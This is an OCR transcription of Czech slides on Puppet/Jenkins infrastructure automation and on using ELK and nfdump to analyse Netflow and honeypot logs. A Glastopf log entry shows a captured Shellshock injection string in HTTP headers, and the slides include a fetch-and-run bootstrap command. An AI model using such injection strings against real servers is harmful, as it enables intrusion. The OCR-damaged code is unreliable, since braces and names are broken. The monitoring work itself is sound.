



## laaC (Netflow) klaudi

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## **Agenda**

Nic nového, pouze pár aplikací

- a Code > Puppet
- Infrastructure as > Avahi
- Glastopf, Maildir screener
- Netflow
- ELK 1.2+1.4+3.0

## Cloud pro zpracování logů

- rsyslog, logstash, elasticsearch, mongodb
  - starý cloud, víceméně ruční práce
  - špatně se oprašovává
  - distribuce SW přes statické tgz a pár skriptů
  - těžkopádný vyvoj

## Cloud pro zpracování logů dat

chtěli bychom

moderní systém na správu skupin uzlů

zpracovávat i jiná než textová data

## Infrastruktura jako kód

puppet -- konfigurační management

- package, file, exec, user, service, ...
- jednotlivé kousky se spojují v (parametrické) třídy
- třídy/recepty mají za úkol dostat uzel do popsaného stavu

# Infrastruktura i jako Puppet

class rsyslog::client (

příklad třídy

```
Puppet
```

```
$version = "meta",
$rsyslog server = undef,
$rsyslog server auto = true,
$rsyslog server service = " syselgss. tcp",
class { "rsyslog::install": version => $version, }
service { "rsyslog": ensure => running, }
#tcp + relp - qssapi
file { "/etc/rsyslog.conf":
        source => "puppet:///modules/rsyslog/etc/rsyslog-client.conf",
        owner => "root", group=> "root", mode=>"0644",
        require => Class["rsyslog::install"],
        notify => Service["rsyslog"],
if ( $rediser server ) {
        $rsyslog server real = $rsyslog server
} elsif ( $rsyslog server auto == true ) {
        include metalib::avahi
        $rsyslog_server_real = avahi_findservice($rsyslog_server_service)
        notice("rsyslog server real discovered as ${rsyslog server real}")
if ( $rsyslog server real ) {
        if file_exists ("/etc/krb5.keytab") == 0 {
                sforward template = "s{module name}/etc/rsyslog.d/meta-remote-omrelp.conf.erb"
        } else {
                $forward template = "${module name}/etc/rsyslog.d/meta-remote-omgssapi.conf.erb"
        file { "/etc/rsyslog.d/meta-remote.conf":
                content => template($forward_template),
                owner => "root", group=> "root", mode=>"0644",
                require => Class["rsyslog::install"],
                notify => Service["rsyslog"],
        notice("forward ACTIVE")
} else {
        file { "/etc/rsyslog.d/meta-remote.conf": ensure => absent, }
        notice("forward PASSIVE")
```

#### Infrastruktura jako Puppet

 loutky se obracejí na svého pána který jim pošle příslušné notičky co mají hrát

```
node basic {
        include sshd
        include metalib::fail2ban
node server.domena.cz inherits basic {
        class { 'rsyslog::server':
                version => "jessie"
node nodel.domena.cz inherits basic {
        include sshd
        include metalib::fail2ban
        class { 'rsyslog::client':
                version => "jessie",
                rsyslog server => "server.domena.cz",
```

#### Infrastruktura jako Puppet


Puppet master je ale vehykl navíc ...

- server navíc (bod selhání)
- dns/externí klasifikátor
- správat CA
- úpravy site.pp, když se uzly objevují kde má plánovač místo
- o instalace notebookových/pracovních VM ?? eek

#### Infrastruktura jako prostředí

 třídy lze ale aplikovat i ručně a uvést uzel do potřebného stavu poloautomaticky

suppet apply --modulepath=/puppet -e 'include rsyslog::server'



# Masterless Puppet

∨ e 8

- instalace nody je tedy podobná běžnému instaluj.sh
  - během svého života se uzel nebo předpis může změnit
  - puppet dokáže ukázat rozdíly

--noop --show\_diff

#### Example installation of ELK analytics node

Commands will ensure installation of basic set of components for data analysis (rediser queue, elasticsearch data node, logstash processor, kibana frontend).

```
$ wget home.zcu.cz/~bodik/bootstrap.install.sh && sh bootstrap.install.sh
$ cd /puppet && ls -l
$ sh phase2.install.sh
$ sh rediser.install.sh
$ sh elk.install.sh
$ sh elk.install.sh
$ sh rediser/tests/rediser.sh
$ sh helk/tests/elk.sh
$ links http://$(facter fqdn)/dash.html
```

#### check\_stddev.sh

- pro každou komponentu cloudu
  - class XYZ { ... }
  - XYZ.install.sh (puppet apply -e 'include XYZ')
  - XY7.check.sh
    - detekce zda je trida pritomna
    - puppet apply -e 'include XYZ' --noop --show diff
  - tests/XY7.sh
    - test který *pohledem zvenčí* zkontroluje procesy, porty, testovací zprávy, ....
      - testy průběžné integrace
- check\_stddev.sh zavolá všechny komponenty a zjistí jejich aktuální stav
  - o at už se změnil předpis nebo stav uzlu, dozvím se to
    - vhodné při dlouhodobém provozu takto vyrobeného prostředí

## **Masterless Puppet**

- i bez mastera lze ovládat stejným způsobem provozní, vývojové i privátní analytická VM
  - o pokud je potřeba lze napsané třídy použít i v prostředí s masterem

ziskem jsou výhody konfiguračního managementu

- opakovatelnost
- kontrolovatelnost, check\_stddev.sh
- udržovatelnost

#### **Robert Jenkins**

- s i bez mastera je potřeba uzly nějak řídit nebo spouštět složitější scénáře
  - založení sady VM
  - o aplikování tříd/komponent
  - provedení experimentu nebo nahrání dat do cloudu
  - o test buildu, CI testy (recepty, balíčky, okolí -- všechno se pořád mění)
- Jenkins k tomu lze použít i přesto že to není jeho primární účel

(inspirováno Moving away from ETICS... to Jenkins, or how I learned to stop worrying and replace ETICS with a 300-line script F. Dvorak et al.)

- spouštění úloh (skripty)
- agregace výsledků (výstupy úloh)
- zřetězení dílčích úloh

#### Execute shell

```
Command
```

```
export VMNAME="ELK-$$"
/puppet/jenkins/metacloud.init login
/puppet/jenkins/metacloud.init build
puppet/jenkins/metacloud.init start
puppet/jenkins/metacloud.init ssh 'wget http://home.zcu.cz/~bodik/bootstrap.install.sh && sh -x/
bootstrap.install.sh'
#################
puppet/jenkins/metacloud.init ssh 'cd /puppet && sh phase2.install.sh'
puppet/jenkins/metacloud.init ssh 'cd /puppet && sh rediser.install.sh'
/puppet/jenkins/metacloud.init ssh 'cd /puppet && sh elk.install.sh'
puppet/jenkins/metacloud.init ssh 'cd /puppet && sh -x rediser/tests/rediser.sh'/
/puppet/jenkins/metacloud.init ssh 'cd /puppet && sh -x elk/tests/elk.sh'
```

#### úlohy, výstupy



metacloud 005 rediser-elk



Status



Changes



Console Output



View as plain text



Edit Build Information





Delete Build



Previous Build



#### **Console Output**

Started by command line by anonymous Building in workspace /var/lib/jenkins/jobs/metacloud 005 rediser-elk/workspace [workspace] \$ /bin/sh -xe /tmp/hudson5643145853109597733.sh

STAT UCPU

UMEM HOST

UMEM HOST

ΘK

+ export VMNAME=ELK-39522

+ /puppet/jenkins/metacloud.init login

export ONE AUTH=/var/lib/jenkins/.one/one x509

+ /puppet/jenkins/metacloud.init build

RESULT: FAILED vm ip not detected from metacloud RESULT: OK shutdown vm not running

RESULT: FAILED metacloud id not detected RESULT: OK /puppet/jenkins/metacloud.init

+ /puppet/jenkins/metacloud.init start GROUP

VM TD: 9360 TD USER

9360 bodik intraclo ELK-39522 pend 0 RESULT: OK /puppet/jenkins/metacloud.init status GROUP NAME ID USER STAT UCPU

NAME

9360 bodik intraclo ELK-39522 pend 0 RESULT: OK /puppet/jenkins/metacloud.init status ID USER GROUP NAME STAT UCPU

9360 bodik intraclo ELK-39522 prol RESULT: OK /puppet/ienkins/metacloud.init status UMEM HOST TTME OK dukan7.ics 0d 00h00

TTME

TIME

0d 00h00

0d 00h00

#### Jobs'n'chains

	bootstrap_metacloud		N/A	N/A	N/A	
<i>-</i>	magrathea_010_rsyslog-server		11 days - <u>#2</u>	3 hr 36 min - <u>#6</u>	21 min	
<u></u>	magrathea_020_rsyslog-client		11 days - <u>#2</u>	8 days 1 hr - <u>#3</u>	21 min	
*	magrathea_030_testclients_simple		11 days - <u>#2</u>	N/A	1 min 43 sec	$\odot$
*	metacloud_005_rediser-elk		22 hr - <u>#5</u>	N/A	9 min 26 sec	$\odot$
*	metacloud_010_rsyslog-server		22 hr - <u>#4</u>	N/A	5 min 45 sec	
*	metacloud_020_rsyslog-client		22 hr - <u>#5</u>	N/A	6 min 36 sec	<b>②</b>
*	metacloud_030_testclients_simple	_#!/bin/sh	22 hr - <u>#5</u>	N/A	1 min 27 sec	<u>(5)</u>
4	metacloud_100_syslog-client-glastopf-nfdum	nr if [ -z \$1 ]; then				
<b>**</b>	metacloud_101_test_clients_metacloud_ma	NAMES="^auto" trielse NAMES=\$1				
	rdevclientx_metacloud	fi	/numnet/ienking/	ionkine eli ion	s bttp://t/factor	fada <b>N</b> , 9091 / "
	run_auto	-JENKINS_CLI="java -jar \$JENKINS_CLI list-jobs for all in <mark>\$(</mark> grep \$1 /t	<pre>&gt; /tmp/run_job.ti mp/run_job.tmp.\$</pre>	mp.\$\$    exit 1 \$ <mark>)</mark> ; do	a licth://bullacter	1 quil <mark>y</mark> : 6061/
		\$JENKINS_CLI bu  done  rm /tmp/run_job.tmp.\$\$	ild \$all -s    e	xit 1		

### Helpery pro cloudová API

- (Jenkins) řídí přípravu prostředí v několika dostupných virtualizačních platformách
  - kvm -- (vnořená) virtualizace (pouze interni testy)
  - xen -- vzdalena dom0 + LVM >> (IS-STAG)
  - metacloud -- OpenNebula cloud (ELK analytics)
  - magrathea -- VM framework Metacentrum.cz (rsyslog)
- každý helper implementuje sadu primitiv
  - list, build, start, status, shutdown, destroy, ssh, creds, login, front
- Jenkins/helper potřebuje kredence pro API
  - je vhodné jej provozovat pouze v lokálním VM

## Dynamický cloud

- Puppet je super, Jenkins je super
- Ale v cloudu se objeví nové VM pokaždé někde jinde, statický předpis světa by nefungoval

```
o class { "rsyslog::client": rsyslog server => "a1.cloud.cz" }
```


K provazování komponent lze použít Avahi mDNS

notify => Service["avahi-daemon"],

- o při každé stavbě nebo při změně je možné upravit komponenty dle aktuálního rozložení

## Implementované komponenty

rsyslog::client, rsyslog::server, jenkins, rediser, elasticsearch, logstash, kibana (https://github.com/electrical/) glastopf, netflow::nfdump



@	version	0 ∅ Ⅲ	mimochodem glastopf							
_ic	d	0 ∅ Ш	pXRFzb74Qi6uMdD5							
_ir	ndex	0 0 Ⅲ	logstash-2014.09.25							
pyth	python++ web honeypot > sqlite > logstash input sqlite > elasticsearch > kibana									
(shady r0	OOlez :)	~	n se equalite e and management excellent							
ho	ost	Q Ø Ⅲ	took6							
pa	attern	Q Ø Ⅲ	unknown							
ро	ort	Q Ø Ⅲ	57655							
re	request_raw Q ⊘ III		GET / HTTP/1.0  Accept: */*  Cookie: () { :; }; ping -c 17 209.126.230.74  Host: () { :; }; ping -c 23 209.126.230.74  Referer: () { :; }; ping -c 11 209.126.230.74  User-Agent: shellshock-scan (http://blog.erratasec.com/2014/09/bash-shellshock-scan-of-internet.html)							
re	quest_url	Q Ø Ⅲ								
sc	Durce	0 ∅ Ⅲ	209.126.230.72							
tin	ne	Q Ø Ⅲ	2014-09-25 04:01:11							
ty	ре	0 ∅ Ⅲ	glastopf							

#### **Netflow**

∢ ts ►	( to )	∢ td ▶	ipkt ▶	< ibyt ▶	4 sa ⊁	∢ da ▶	∢sp ▶	∢dp ▶	(pr)	< flg ▶	∢ in →	∢pf >
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2014-09-24 23:43:35+0200	2014-09-24 23:43:35+0200	0.000	1	40	209.126.230.72	W	49553	80	TCP	S.	0	4
2014-09-2500:53:23+0200	2014-09-2500:53:23+0200	0.000	1	40	209.126.230.72		57655	80	TCP	S.	0	4
2014-09-25 00:53:23+0200	2014-09-25 00:53:23+0200	0.000	1	40	209.125.230.72	RE-2010794	57655	80	TCP	S.	0	4
2014-09-2504:01:20+0200	2014-09-25 04:01:51+0200	31.627	11	710	209.126.230.72	111111111111111111111111111111111111111	57655	80	TCP	.APRSF	0	4
2014-09-2504:01:09+0200	2014-09-2504:01:41+0200	32.359	58	2590	209.126.230.72	147,051.0.005	57655	80	TCP	.APRSF	0	4
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2014-09-25 03:56:16+0200	2014-09-2503:56:16+0200	0.000	1	40	209.126.230.72		57655	80	TCP	S.	0	4
2014-09-25 03:56:16+0200	2014-09-25 03:55:16+0200	0.000	1	40	209.125.230.72	THE RESERVE	57655	80	TCP	S.	0	4
2014-09-2503:57:24+0200	2014-09-2503:57:24+0200	0.000	1	40	209.126.230.72	HHILD - 0:07	57655	80	TCP	S.	0	4
2014-09-2503:57:58+0200	2014-09-2503:57:58+0200	0.000	1	40	209.126.230.72	***************************************	57655	80	TCP	S.	0	4
2014-09-2503:57:50+0200	2014-09-2503:57:50+0200	0.000	1	40	209.126.230.72	- HIII (1907)	57655	80	TCP	S.	0	4
2014-09-2503:57:24+0200	2014-09-2503:57:24+0200	0.000	1	40	209.125.230.72	1 THE WOOD OF	57655	80	TCP	S.	0	4
2014-09-2503:57:59+0200	2014-09-25 03:57:59+0200	0.000	1	40	209.126.230.72	1966	57655	80	TCP	S.	0	4
2014-09-2503:57:51+0200	2014-09-2503:57:51+0200	0.000	1	40	209.126.230.72	1900,058,0011900	57655	80	TCP	S.	0	4
2014-09-2503:58:14+0200	2014-09-25 03:58:14+0200	0.000	1	40	209.126.230.72	111110220011151	57655	80	TCP	S.	0	4
2014-09-25 03:58:15+0200	2014-09-25 03:58:15+0200	0.000	1	40	209.125.230.72	2000	57655	80	TCP	S.	0	4
2014-09-2507:36:41+0200	2014-09-25 07:36:41+0200	0.000	1	40	209.126.230.72	1999	57655	80	TCP	S.	0	4
2014-09-25 07:36:41+0:200	2014-09-25 07:36:41+0200	0.000	1	40	209.126.230.72	3100 CONT.	57655	80	TCP	S.	0	4

All (28) / Current (22)

□ @version

□ id

□ \_index

type

# Maildir screener - embed ELK

18032

15889

13804

13/18 2



♦ human ► ♦ maildir size du ►

6370149374

3629169126

5976131480

441371665

2434206148

22815

18026

15883

13799

22815

18026

13799

12813

6219422981

5188576241

40263967

3624994274 0

2301960810 765

13512

5.93GB


3.38GB

420.92MB

email >

#### A konecne Netflow

Netflow is a feature that was introduced on Cisco routers that provides the ability to collect IP network traffic as it
enters or exits an interface. By analyzing the data provided by Netflow a network administrator can determine
things such as the source and destination of traffic, class of service, and the causes of congestion. Netflow
consists of three components: flow caching, Flow Collector, and Data Analyzer.



## Logstash jako flow kolektor

- ruby/java roura na zpracování zpráv/dat/událostí
  - o input | filter | output

logstash input udp codec netflow



## Předzpracování dat

logstash filter geoip

```
ilter {
        if [type] == "nf" {
                mutate {
                        add_field => ["sa4", "%{[nf][ipv4_src_addr]}"]
                        add field => ["da4", "%{[nf][ipv4_dst_addr]}"]
                }
                geoip {
                        source => "sa4"
                        target => "sg"
                        fields => ["country code2", "latitude", "longitude"]
                geoip {
                        source => "da4"
                        target => "dg"
                        fields => ["country_code2", "latitude", "longitude"]
                mutate {
                        rename => ["[sg][country_code2]", "[sg][cc]"]
                        rename => ["[dg][country_code2]", "[dg][cc]"]
                        remove_field => ["sa4", "da4", "[sg][latitude]", "[sg][lor
                }
```

### Zábavné předzpracování dat

- netflow exportuje data z PDU, ale my bychom chtěli vidět text
  - jistě je možné ponořit se do tajů javascriptu nebo ...
    - logstash filter translate pr

```
filter {
        if [type] == "nf" {
                 translate {
field => "[nf][protocol]"
destination => "[nf][pr]"
dictionary => [
"0", "HOPOPT",
"1", "ICMP",
"2", "IGMP",
"3", "GGP",
"4", "IPv4",
"5", "ST",
"6", "TCP",
"7", "CBT",
"8", "EGP",
"9", "IGP",
"10", "BBN-RCC-MON",
"11", "NVP-II",
"12", "PUP",
```

#### Ještě zábavnější předzpracování dat než jsme doufali

logstash filter translate flags

```
filter {
         if [type] == "nf" {
                 translate {
field => "[nf][tcp_flags]"
destination => "[nf][flg]"
dictionary => [
"0","",
"2", "S",
"3", "SF",
"4", "R",
"5", "RF",
"6", "RS",
"7", "RSF",
```

```
"243", "CEUASF",
"244", "CEUAR",
"245", "CEUARF",
"246", "CEUARS",
"247", "CEUARSF",
"248", "CEUAP",
"249", "CEUAPF",
"250", "CEUAPS",
"251", "CEUAPSF",
"252", "CEUAPR",
"253", "CEUAPRF",
"254", "CEUAPRS",
"255", "CEUAPRSF"
                 } #end translate
         } #end if type
```

## Logstash jako flow kolektor

- není vhodný pro vysoké rychlosti, příchozí datagramy se snadno ztratí
- ideální pro takovéto domácí počítání
  - TODO Mylí jéžišku:
    - mikrotik (netflow)
    - cubieboard (ELK)











#### nfdump jako flow kolektor

- The nfdump tools collect and process netflow data on the command line.
- \$ nfcapd sbírá data z emitorů
- \$ nfdump -r /var/cache/nfdump/nfcapd.201409302325 -o csv

**ts**,te,**td**,**sa**,**da**,**sp**,**dp**,**pr**,**flg**,fwd,stos,**ipkt**,**ibyt**,opkt,obyt,in,out,sas,das,smk,dmk,dtos,dir,nh,nhb,svln,dvln,ismc,odmc,idmc,osmc, mpls1,mpls2,mpls3,mpls4,mpls5,mpls6,mpls7,mpls8,mpls9,mpls10,ra,eng

- zatím jsem nepronikl do všech detailů
  - vyhledávání směru (1 tok je zobrazen na 2 řádky)
  - záludnosti protokolů typu ICMP (typ PDU v sp/dp ?)

#### ELK jako prohlížečka

- nfcapd -x script.sh
  - nfcapd ukládá veškeré příchozí informace z netflow PDU do souborů které dle nastavení rotuje (~5min)
  - vždy když je k dispozici nový kompletní soubor lze provést akci
    - dump do CSV a odeslat na zpracování
- logstash redis input

```
input {
    redis {
        data_type => "list"
        host => "<%= rediser_server_real %>"
        key => "nz"
        port => 16379
        type => "nz"
        threads => 1
        batch_count => 1000
        codec => line {}
    }
}
```

#### logstash filters for type nz

```
filter {
        if [type] == "nz" {
                # parse input format common for securitycloud
                csv {
                        #tr pridavam rucne, v datech to je ale nedokazu to dostat ven pres nfdump
                        columns => ["tr","ts","te","td","sa","da","sp","dp","pr","flg","ipkt","ibyt","in"]
                # match time received/flowset.unixtime to @timestamp and discard field
                date {
                        match => [ "tr", "yyyy-MM-dd HH:mm:ssZ" ]
                        remove field => ["tr"]
                # treat IPv6 to separate fieldset because of mapping
                if [sa] = ~/:/ {
                        mutate {
                                rename => [ "sa", "sa6", "da", "da6" ]
                                add field => ["pf", "6"]
                } else {
                        mutate {
                                add field => ["pf", "4"]
                # do geoip resolution, and strip long names and unnecessary fields
                geoip {
                        source => "sa"
                        target => "sq"
                        fields => ["country_code2", "latitude", "longitude"]
```


# Elasticsearch nz type mapping

• schema-less != type-less


```
" default " : {
         "all" : {"enabled" : true},
         "dynamic templates" : [ {
                "string fields" : {
                         "match" "*",
                        "match_mapping_type" : "string",
                         "mapping" : {
                                 "type" : "string", "index" : "analyzed", "omit norms" : tru
                                 "fields" : d
                                         "raw" : {"type": "string", "index" : "not analyzed"
        } ],
         "properties" : {
                 "@version": { "type": "string", "index": "not analyzed" },
                 "geoip" : {
                         "type" "object",
                         "dynamic": true,
                         "path" "full",
                         "properties" : {
                                 "location" : { "type" : "geo point" }
},
"warden" : {
        " all" : { "enabled" : true },
         "properties" : {
                 "attack scale" : { "type" : "integer" },
                "target port" : { "type" : "integer" }
},
```

```
"nz" : {
        " all" : { "enabled" : true },
        "properties" : {
                "tr": { "index": "not_analyzed", "type": "date", "format":"yyyy-MM-dd HH:mm:ssZ" },
                        "index": "not analyzed", "type": "date", "format":"yyyy-MM-dd HH:mm:ssZ" },
                        "index": "not analyzed", "type": "date", "format": "yyyy-MM-dd HH:mm:ssZ" },
                        "index": "not analyzed", "type": "float" },
                "sa": {
                        "type": "ip", "index": "analyzed",
                        "fields"
                                 "raw": {"type": "string", "index": "not analyzed"}
              },
"da": {
                        "type": "ip", "index": "analyzed",
                        "fields"
                                 "raw": {"type": "string", "index": "not analyzed"}
                },
                "sa6"
                        "index": "analyzed", "type": "string", "omit norms" : true,
                        "fields" : {
                                "raw" : {"type": "string", "index" : "not analyzed"}
                },
                "da6": {
                        "index": "analyzed", "type": "string", "omit norms" : true,
                        "fields" : {
                                "raw" : {"type": "string", "index" : "not analyzed"}
                "sp": { "index": "not analyzed", "type": "integer" },
                "dp": { "index": "not analyzed", "type": "integer" },
                "pr": { "index": "not analyzed", "type": "string" },
                "flg": { "index": "not analyzed", "type": "string" },
                "ipkt": { "index": "not analyzed", "type": "long" },
                "ibyt": { "index": "not analyzed", "type": "long" },
                "in": { "index": "not analyzed", "type": "integer" },
                "sq" : {
                         "type" : "object",
                        "dynamic": true,
                        "path" "full"
                        "properties" : {
                                 "country code2": { "index": "not analyzed", "type": "string" },
                                 "cc": { "index": "not analyzed", "type": "string" },
                                 "location" : { "type" : "geo point"
                "dg" : {
```

#### Kibana nz dashboard - co je na obrázku?




## dns enum -- kde je wally?



#### **ELK nz basic queries**

některé dotazy lze realizovat panely (histogram, stats, table, ...)



## **ELK aggregace 1**

select sa, sum(ipkt), sum(ibyt), count(\*) from flowdata where pr="TCP" GROUP by sa ODER BY bytes;

```
#!/bin/sh
INDEX="logstash-$(date -u +%Y.%m.%d)
# this shows ammount of TCP traffic from given/top source addresses
# bg 5 -- netflow/bin/elk basicguerv4.sh --
# hive> SELECT sa, sum(ipkt), sum(ibyt) as bytes, count(*) FROM flowdata WHERE pr = "TCP" GROUP BY sa ORDER
curl -XPOST "localhost:39200/${INDEX}/ search?pretty" -d '
        "query": { "query string": { "query": " type:\"nz\" AND pr:\"TCP\"" } },
        "size": 0.
        "aggs": {
                "group_by_sa":
                        "terms": {
                                 "field": "sa",
                                size: 5.
                                "order": { "sum ibyt": "desc" }
                                "sum ibyt": { "sum": { "field": "ibyt" } },
                                "sum ipkt": { "sum": { "field": "ipkt" } }
```

```
"took" 3.
"timed out": false.
" shards": {
   "total" 8
   "successful": 8.
   "failed": 0
"hits": {
   "total": 9245.
   "max score": 0.
   "hits": []
"aggregations": {
   "group by sa": {
       "buckets": [
              "kev": 2====02825.
              "key as string": "1 ______.233",
              "doc count": 3255,
               "sum ibyt": {
                  "value": 14160034
              },
               "sum ipkt": {
                  "value": 25679
              "key": 3_____194,
              "doc count": 2,
               "sum ibvt": {
                  "value": 9623605
              },
               "sum ipkt": {
                  "value": 853
           },
              "kev": 317.
               "key as string": "______225",
              "doc count": 2145.
```

## **ELK aggregace 2**

Agregační penalta vs předpočítávání (group by a,b,c,d,e prostě neco stojí ...)

```
# hive> SELECT pr, sa, da, sp, dp, sum(ipkt), sum(ibyt), count(*) FROM flowdata GROUP BY pr, sa, da, sp, dp
curl -XPOST "localhost:39200/${INDEX}/ search?pretty" -d
        "query": { "query string": { "query": " type:\"nz\"" } },
        "size": 0.
        "aggs": {
                "group_by_pr": {
                        "terms": { "field": "pr", size: 0 },
                        "aggs": {
                                 "group_by_sa": {
                                         "terms": { "field": "sa", size: 0 },
                                         "aggs": {
                                                 "group_by_sp": {
                                                         "terms": { "field": "sp", size: 0 },
                                                         "aggs": {
                                                                  "group by dp": {
                                                                          "terms": { "field": "dp", size: 0 },
                                                                          "aggs": {
                                                                                  "sum ibyt": { "sum": { "field": "ibyt" }},
                                                                                  "sum ipkt": { "sum": { "field": "ipkt" }}
```

# ELK aggregace 3 extended stats

```
"key as string": "lame" "3",
"doc count": 177,
"group by da": {=
    "buckets": 🗐
       {⊟
           "key": 2 ______5,
           "key as string": "language",
           "doc count": 79.
           "ipkt stats": {⊟
               "count": 79.
               "min": 1.
               "max": 8890.
               "avq": 222.0632911392405,
               "sum": 17543,
               "sum of squares": 96913185,
               "variance": 1177437.0719435988.
               "std deviation": 1085.0977246052996
           },
           "ibyt stats": {⊞ …},
           "pr stats": {⊞ ...}
       },
       {⊟
           "key" 2 9.
           "key as string": "_______7",
           "doc count": 16,
           "ipkt stats": {⊟
               "count": 16,
               "min": 3,
               "max": 3,
               "avq" 3,
               "sum": 48,
               "sum of squares": 144,
               "variance": 0,
               "std deviation": 0
           "ibyt stats": {⊞ …},
           "nr stats" { | ... }
```

#### **ELK** count distinct >> cardinality

```
logstash-<mark>$(</mark>date -u +%Y.%m.%d<mark>)</mark>"
shows ammount of number peers for given sa which talks to port 22 - trying to find ssh scanner/bruteforcer
t: http://www.elasticsearch.org/guide/en/elasticsearch/reference/l.x/séarch-aggregations-metrics-cardinality-aggregation.html#_counts_are
POST "localhost:39200/${INDEX}/ search?pretty" -d
"query": { "query_string": { "query": "_type:\"nz\" AND dp:22" } },
"size": 0.
"aggs": {
         group by sa": {
                  "Terms": {        "field": "sa", "order": {        "da card count": "desc" } },
                          "da c
                                                                                                          sum ibyt human
```

51.226

51.232

_ibyt" : {	: "ibyt" } }, : "ipkt" } }, " : { "field" : "	da" } }	
sa 1 . 158.89	flows 22	sum_ipkt 71	s
109.117	12	14	
1.2 5.109.123	19	83	
109.195	15	35	
1 .109.198	22	101	
1.2 25.109.209	13	16	
. 252. 24	74	74	
1.9.233	323	582	

44

20

card

12

10

10

35

236

11

11 KiB

0.5 KiB 14 KiB

4.8 KiB

17 KiB 0.6 KiB 4.7 KiB

34 KiB

25 KiB

9 KiB

155

62

#### **ELK count distinct >> cardinality**

#### counts are approximate



Computing exact counts requires loading values into a hash set and returning its size. This doesn't scale when working on high-cardinality sets and/or large values as the required memory usage and the need to communicate those per-shard sets between nodes would utilize too many resources of the cluster.

This cardinality aggregation is based on the HyperLogLog++ algorithm, which counts based on the hashes of the values with some interesting properties:

- configurable precision, which decides on how to trade memory for accuracy,
- excellent accuracy on low-cardinality sets,
- fixed memory usage: no matter if there are tens or billions of unique values, memory
